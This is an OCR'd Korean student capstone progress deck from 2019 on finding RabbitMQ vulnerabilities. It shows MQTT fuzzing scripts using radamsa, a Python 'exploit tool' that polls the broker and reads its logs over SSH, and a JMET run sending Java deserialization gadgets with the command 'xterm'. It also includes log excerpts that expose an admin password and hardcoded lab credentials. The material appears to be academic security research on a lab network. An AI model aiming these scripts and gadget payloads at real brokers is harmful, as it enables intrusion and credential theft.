2019/04/04, Capstone Project

진행 사항 슬라이드

- 보안 취약점 분석 및 익스플로잇 개발 -

지도교수 : 이종혁

Captain : 201621571 손상진

Sailors : 201621110 권순홍

201621136 서민지

201621173 최서윤

QBQB

목차

1. 진행 사항
    1. 논문작성
    2. 한 큐 익스플로잇 툴 개발 중
    3. AMQP및 STOMP에서 메시지 퍼징 시도 중


2. 예정 사항
    1. 논문 제출
    2. 시나리오 가정 환경 구성
    3. 발견한 취약점 문서화 작업

1. 진행 사항

- 논문작성
  - 목차
    1. 서론
    2. 관련 연구
       1. 취약점 분석 기법
       2. 메시지 프로토콜
       3. RabbitMQ 메시지 브로커
          1. RabbitMQ 특징
          2. RabbitMQ 동작 과정
    3. RabbitMQ의 취약점 분석
       1. mqtt_fuzz
       2. 환경 구축
       3. 적용
    4. 결론


1. 진행 사항

- 한 큐 익스플로잇 툴 개발 중
    - mosquito를 통해 같은 현상 발생 스크립트 작성
        - -i 옵션을 통해 클라이언트 ID 부분에 radamsa를 통한 값 입력
            - publish



```
#! /bin/sh
while :
do
        TIME=`date`
        MSG="[$TIME] A client send to B client"
        mosquitto_pub -h 10.0.0.10 -p 1883 -t key1 -u test1 -P yana6728 -m "$MSG"
        echo $MSG
        echo "[CTRL+c]를 누르면 멈춥니다."
        sleep 1
done
```

- subscribe




```
#! /bin/sh
while :
do
        CLIENT_ID=`echo "# ?��<200c>�?ㄿ쭏 媛???./././././....??湲겝퀒��"| radamsa`
        echo $CLIENT_ID
        mosquitto_sub -h 10.0.0.10 -p 1883 -t key1 -u test1 -P yana6728 -i "$CLIENT_ID"
        sleep 1
done
```


QBQB

1. 진행 사항

- 한 큐 익스플로잇 툴 개발 중
  - 파이썬 스크립트



```
#-*- coding: utf-8 -*-
import paramiko
#import paho.mqtt.client as mqtt
import paho.mqtt.subscribe as subscribe
import subprocess
import threading
import time

connect_ip='10.0.0.10'
connect_port_ssh=22
connect_port_mqtt=1883
username='user1'
password='1234'
topic='key1'

def get_log():
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(connect_ip, username= 'user1', password='1234')
    stdin, stdout, stderr = ssh.exec_command('rabbitmqadmin -q list queues name; grep "Ranch
listener rabbit_web_dispatch_sup_15672" /var/log/rabbitmq/rabbit@`hostname`.log')
    stdin.close()

    for line in stdout.read().splitlines():
        print(line)

    ssh.close()

def sub_msg():
    client_id_str=subprocess.check_output('echo "?쌔?소쫀 媛?????湲겹쿗"|radamsa',shell=True)
    msg=subscribe.simple(topic,
        qos=0,
        msg_count=1,
        retained=False,
        hostname=connect_ip,
        port=connect_port_mqtt,
        client_id=client_id_str,
        keepalive=60,
        will=None, auth={'username':"test1",'password':'yana6728'}, tls=None)
    print "MESSAGE received\n TOPIC: [",msg.topic, "]\nMESSAGE: [", msg.payload,"]"
```



```
def run():
    while True:
        print("STOP: [CTRL]+[c]")
        sub_msg()
        get_log()
    threading.Timer(1,thread_run).start()

if __name__ == "__main__":
    print("==== Rabbitmq exploit tool ====")

    run()
```


QBQE

1. 진행 사항


- AMQP및 STOMP에서 메시지 퍼징 시도 중
  - JMET
    - Java Message Exploitation Tool
    - Gadget, XXE, Custom 세가지의 exploitation 모드 제공
    - 실행

      java -jar jmet-0.1.0-all.jar -u testuser -pw jini22 -Q q1 -I RabbitMQ -Y xterm -Zv v_host1 10.0.0.2 5672

    - 현재까지 특이 사항 없음



```
userm@producer:~/jmet$ java -jar jmet-0.1.0-all.jar -u testuser -pw jini22 -Q q1
 -I RabbitMQ -Y xterm -Zv v_host1 10.0.0.2 5672
WARNING: Running test version of RJMS Client with no version information.
INFO d.c.j.t.JMSTarget [main] Connected with ID: null
INFO d.c.j.t.JMSTarget [main] Sent gadget "BeanShell1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsBeanutils1" with command: "xte
rm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections2" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections3" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections4" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections5" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Groovy1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Jdk7u21" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "JSON1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Shutting down connection null
```



```
=INFO REPORT==== 31-Mar-2019::02:15:00 ===
accepting AMQP connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672)

=INFO REPORT==== 31-Mar-2019::02:15:01 ===
connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672): user 'testuser' authent
icated and granted access to vhost 'v_host1'

=INFO REPORT==== 31-Mar-2019::02:15:01 ===
closing AMQP connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672, vhost: 'v_h
ost1', user: 'testuser')
```


2. 예정 사항

- 논문제출
  - 4월 4일까지 논문 초안 제출 예정
  - 4월 5일까지 논문 제출


QBQB

2. 예정 사항

- 시나리오 가정환경 구성
  - 라즈베리파이 온도 센서를 통한 mqtt 환경




  - 2개의 클라이언트간 mqtt를 이용한 메시지 채팅 환경



QBQB


2. 예정 사항

- 발견한 취약점 문서화 작업
  - others 계정의 로그 접근 취약점



```
greendot@server:~$ ls -d /var/log/
/var/log/
greendot@server:~$ ls -dls /var/log/
4 drwxrwxr-x 12 root syslog 4096  4월  4 12:45 /var/log/
greendot@server:~$ ls -dls /var
4 drwxr-xr-x 14 root root 4096  2월 10 09:20 /var
greendot@server:~$ ls -dls /var/log
4 drwxrwxr-x 12 root syslog 4096  4월  4 12:45 /var/log
greendot@server:~$ ls -dls /var/log/rabbitmq
4 drwxr-xr-x 2 rabbitmq rabbitmq 4096  4월  1 01:32 /var/log/rabbitmq
greendot@server:~$ ls -ls /var/log/rabbitmq/rabbit@server.log
14968 -rw-r--r-- 1 rabbitmq rabbitmq 15322842  4월  2 03:36 /var/log/rabbitmq/rabbit@server.log
greendot@server:~$ ls -ls /usr/bin/rabbitmqadmin
36 -rwxr-xr-x 1 root root 36190  6월 28  2017 /usr/bin/rabbitmqadmin
```

  - Rabbitmq 에러 발생시 로깅으로 인한 계정 노출 취약점



```
$ tail -n 10 /var/log/rabbitmq/rabbit@greendot-virtual-machine.log
 * rabbitmq_management
 * rabbitmq_management_agent
 * rabbitmq_web_dispatch
 * rabbitmq_mqtt
 * cowboy
 * amqp_client
 * cowlib

=ERROR REPORT==== 13-Mar-2019::00:36:36 ===
Ranch listener rabbit_web_dispatch_sup_15672 had connection process started with cowboy_protocol:sta
rt_link/4 at <0.17223.184> exit with reason: [{reason,{ucs,{bad_utf8_character_code}}},{mfa,{rabbit_
mgmt_wm_queues,to_json,2}},{stacktrace,[{xmerl_ucs,from_utf8,1,[{file,"xmerl_ucs.erl"},{line,186}]},
{mochijson2,json_encode_string,2,[{file,"src/mochijson2.erl"},{line,204}]},{mochijson2,'-json_encode
_proplist/2-fun-0-',3,[{file,"src/mochijson2.erl"},{line,185}]},{lists,foldl,3,[{file,"lists.erl"},{
line,1263}]},{mochijson2,json_encode_proplist,2,[{file,"src/mochijson2.erl"},{line,188}]},{mochijson
2,'-json_encode_array/2-fun-0-',3,[{file,"src/mochijson2.erl"},{line,175}]},{lists,foldl,3,[{file,"l
ists.erl"},{line,1263}]},{mochijson2,json_encode_array,2,[{file,"src/mochijson2.erl"},{line,177}]}]}
,{req,[{socket,#Port<0.1041235>},{transport,ranch_tcp},{connection,keepalive},{pid,<0.17223.184>},{m
ethod,<<"GET">>},{version,'HTTP/1.1'},{peer,{{127,0,0,1},56832}},{host,<<"localhost">>},{host_info,u
ndefined},{port,15672},{path,<<"/api/queues">>},{path_info,undefined},{qs,<<"page=1&page_size=100&na
me=&use_regex=false&pagination=true">>},{qs_vals,[{<<"page">>,<<"1">>},{<<"page_size">>,<<"100">>},{
<<"name">>,<<>>},{<<"use_regex">>,<<"false">>},{<<"pagination">>,<<"true">>}]},{bindings,[]},{header
s,[{<<"host">>,<<"localhost:15672">>},{<<"user-agent">>,<<"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; r
v:59.0) Gecko/20100101 Firefox/59.0">>},{<<"accept">>,<<"*/*">>},{<<"accept-language">>,<<"en-US,en;
q=0.5">>},{<<"accept-encoding">>,<<"gzip, deflate">>},{<<"referer">>,<<"http://localhost:15672/">>},
{<<"authorization">>,<<"Basic YWRtaW46eWFuYTY3Mjg=">>},{<<"x-vhost">>,<<>>},{<<"cookie">>,<<"m=2258:
YWRtaW46eWFuYTY3Mjg%253D">>},{<<"connection">>,<<"keep-alive">>}]},{p_headers,[{<<"if-modified-since
">>,undefined},{<<"if-none-match">>,undefined},{<<"if-unmodified-since">>,undefined},{<<"if-match">>
,undefined},{<<"accept">>,[{{<<"*">>,<<"*">>,[]},1000,[]}]},{<<"connection">>,[<<"keep-alive">>]}]},
{cookies,undefined},{meta,[{media_type,{<<"application">>,<<"json">>,[]}},{charset,undefined}]},{bod
y_state,waiting},{buffer,<<>>},{multipart,undefined},{resp_compress,true},{resp_state,waiting},{resp
_headers,[{<<"vary">>,[<<"accept">>,[<<", ">>,<<"accept-encoding">>],[<<", ">>,<<"origin">>]]},{<<"c
ontent-type">>,[<<"application">>,<<"/">>,<<"json">>,<<>>]},{<<"vary">>,<<"origin">>}]},{resp_body,<
<>>},{onresponse,#Fun<rabbit_cowboy_middleware.onresponse.4>}]},{state,{context,{user,<<"admin">>,[a
dministrator],[{rabbit_auth_backend_internal,none}]},<<"yana6728">>,undefined}}]
$ _
```